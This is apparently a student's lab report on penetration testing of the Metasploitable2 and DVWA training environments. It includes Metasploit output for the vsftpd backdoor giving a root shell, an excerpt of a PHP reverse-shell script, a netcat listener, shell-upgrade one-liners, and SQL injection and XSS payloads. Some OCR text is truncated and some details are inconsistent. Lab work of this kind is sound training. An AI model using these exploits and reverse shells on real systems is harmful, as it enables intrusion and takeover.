Title: Week 2 VAPT – Advanced Exploitation & Web Application Testing

INTRODUCTION

This report documents the comprehensive Vulnerability Assessment and Penetration Testing (VAPT) activities performed on the Metasploitable2 and DVWA lab environments as part of the Week 2 project. The primary objectives were to identify, exploit, and document critical security weaknesses across various services, including web applications and FTP servers, using industry-standard tools and methodologies.

Key achievements include successfully executing complex exploit chains such as Cross-Site Scripting (XSS) leading to Remote Code Execution (RCE), customizing proof-of-concept scripts for real-world application, and exploiting known backdoors in FTP services. Automated and manual testing validated significant vulnerabilities like SQL Injection and Cross-Site Scripting, with detailed evidence collected to support findings.

The project employed tools including Metasploit Framework, OWASP ZAP, sqlmap, and Draw.io for attack execution, detection, vulnerability visualization, and reporting. Findings were clearly communicated through professional reports tailored for both technical teams and management, augmented by illustrative attack path diagrams and actionable remediation recommendations.

This detailed and structured approach not only demonstrated the practical exploitation of vulnerabilities but also emphasized best practices in reporting, stakeholder communication, and evidence preservation, preparing for real-world security assessments and risk mitigation.

SCOPE AND OBJECTIVE

Scope:

The scope of this penetration testing engagement covers the web application hosted on the DVWA instance, the associated backend services such as MySQL database, and the FTP server running on the Metasploitable2 environment. The testing aimed to identify vulnerabilities that could allow unauthorized access, data breaches, or remote code execution.

Objectives:

- To assess the security posture of the web application and backend services through manual and automated testing techniques.
- To identify critical vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and remote code execution.
- To exploit vulnerabilities safely in a controlled environment, demonstrating potential attack paths and impact.
- To validate remediation measures and ensure vulnerabilities are effectively mitigated.
- To document findings comprehensively and provide actionable recommendations to improve security.

METHODOLOGY

The penetration test combined manual and automated techniques to identify and exploit vulnerabilities in the Metasploitable2 and DVWA environments. Initial network scanning with Nmap identified open services and versions. Web vulnerabilities were assessed using OWASP ZAP and sqlmap to detect injection flaws and authentication issues. Metasploit modules and customized Exploit-DB Python scripts were used for exploit execution, including chained attacks like XSS leading to Remote Code Execution. Post-exploitation involved Meterpreter sessions for system reconnaissance and privilege escalation. All findings were documented with evidence, and attack paths were visualized using Draw.io.

Key tools used:

- Metasploit,
- OWASP ZAP,
- sqlmap,
- Nmap,
- Draw.io.

Findings

Advanced Exploitation Lab

Setup and Initial Reconnaissance

- Verify Metasploitable2 and Kali Linux VMs

  Power on both VMs.


  On Kali Linux terminal, check network connectivity and IP addresses.

  Command:


  Ifconfig

  Metsploit IP, 10.54.62.229.

  On Kali, ping Metasploitable2 IP:




ping -c 4 192.168.1.100



Run Nmap Service Scan on Target

In Kali terminal, run:

nmap -sV -A -vv -T4 192.168.1.100



Reconnaissance Findings

Create a Google Docs or local text file and note:

Target IP: 10.54.62.229

Date and time of scan

Open ports with services

OS information if detected

table format:

	A	B	C
1	Port	Service / Version (Expected)	Notes
2	22/tcp	SSH	Common remote login service
3	21/tcp	FTP	May allow anonymous login – check
4	80/tcp	HTTP	Web server – check for DVWA/Web apps
5	445/tcp	SMB (Windows SMB)	Sensitive – used for file sharing
6	3306/tcp	MySQL Database	Check for weak credentials
7	53/tcp	DNS	Bind/version detection needed
8	443/tcp	HTTPS	Secure web service
9	111/tcp	RPCbind/NFS	Can leak system info
10	5900/tcp	VNC	Remote desktop – check for auth bypass
11	514/tcp	Syslog	Could reveal logs
12	2121/tcp	FTP Alternative Port	Might be custom or secondary FTP
13	2049/tcp	NFS	Critical – can expose file system
14	2375/tcp	Docker API	Dangerous if unauthenticated
15	6667/tcp	IRC	Often used in bots/backdoors
16	8080/tcp	HTTP Proxy/Tomcat/etc.	Check admin panels
17	8180/tcp	Tomcat / Alternative HTTP	Try default creds
18	6000/tcp	X11	Should not be public – serious risk
19	1099/tcp	Java RMI	Can lead to RCE if insecure
20	5103/tcp	Unknown / Custom	Needs manual enumeratio

- Exploit Chain:

FTP:

- **Set RHOST 10.208.16.229**
- **Set PAYLOAD linux/x86/meterpreter/reverse_tcp**
- **exploit**

```
msf > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.208.16.229
RHOST => 10.208.16.229
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
python3 -c 'import pty; pty.spawn("/bin/sh")'
sh: line 9: python3: command not found
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# whoami
whoami
root
sh-3.2#
```


Document Find:


Exploit ID	Description	Target IP	Status	Payload
5	FTP Anonymous Login → Meterpreter	10.208.16.229	Success	Meterpreter

POC Python Script:

"Modified the Python PoC by setting the target IP to 192.168.1.100 and changed the web endpoint path to /vulnerable.php. Replaced the payload command with uname -a to verify remote code execution. Adjusted timeout parameters to improve script reliability in the lab environment."

Use the exploitdb to python vulnerable scripts




GNU nano 8.6 php-reverse-shell.php *
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
You should have received a copy of the GNU General Public License along
with this program; if not, write to the Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
This tool may be used for legal purposes only. Users take full responsibility
for any actions performed using this tool. If these terms are not acceptable to
you, then do not use this tool.
You are encouraged to send comments, improvements or suggestions to
me at pentestmonkey@pentestmonkey.net
Description
This script will make an outbound TCP connection to a hardcoded IP and port.
The recipient will be given a shell running as the current user (apache normally).
Limitations
proc_open and stream_set_blocking require PHP version 4.3+, or 5+
Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Wi
Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available
Usage
See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
t_time_limit (0);
ERSION = "1.0";
p = '10.0.2.15'; // CHANGE THIS
ort = 1234; // CHANGE THIS
hunk_size = 1400;
rite_a = null;
rror_a = null;
hell = 'uname -a; w; id; /bin/sh -i';
aemon = 0;
ebug = 0;
Daemonise ourself if possible to avoid zombies later

Web Application Penetration Testing


Summary

Manual and automated scanning with OWASP ZAP and sqlmap identified critical SQL Injection in login and medium severity reflected XSS in search functionality. Immediate sanitization and parameterized queries are recommended to mitigate these vulnerabilities

Tools


- **OWASP ZAP**
- **DVWA**

We use the Owasp ZAP and use the DVWA For the Pentration testing




SQL:

‘1’ OR ‘1’=’1’




UNION-Based SQL Injection:


?id=1 UNION SELECT user, password FROM users #



XSS Refected:


<script>alert('Reflected XSS')</script>


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello ram
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



127.0.0.1
RAm XSS
OK

XSS Stored

<script>prompt('Stored XSS')</script>



Diagram



Document Find:

	A	B	C	D	E
	Test ID	Vulnerability	Severity	Target URL	
	1	SQL Injection	Critical	tp://127.0.0.1/ldvwa/vulnerabilities/sqli	
	2	Reflected XSS	Medium	://127.0.0.1/ldvwa/vulnerabilities/xss_r/	
	3	Sttored XSS	Medium	://127.0.0.1/dvwa/vunlerabilities/xss_s/	

	Test ID	Vulnerability	Severity	Target URL / Service	Details / Notes
7	1	Anonymous Lo	High	ftp://10.208.16.229	Allows anonymous access, risk of data exposure
8	2	SQL Injection	Critical	http://127.0.0.1/ldvwa/vulnerabilities/sqli	Unsanitized input on username parameter
9	3	Reflected XSS	Medium	http://127.0.0.1/ldvwa/vulnerabilities/xss_r/	Script payload reflects in response
10	4	Stored XSS	High	http://127.0.0.1/dvwa/vunlerabilities/xss_s/	Malicious script stored in comments visible to users
11					
12					


Post-Exploitation and Evidence Collection

REC by using the metasploit

After obtaining a Meterpreter session, attempt local privilege escalation to gain higher system privileges.

Use local Metasploit :

- **Set RHOST 10.208.16.229**
- **Set PAYLOAD linux/x86/meterpreter/reverse_tcp**
- **Exploit**



Use Reverse Shell to get remote access the machine

nc -lvnp 1234

Use the TTY shell and get the root access

python -c 'import pty; pty.spwan("/bin/bash")

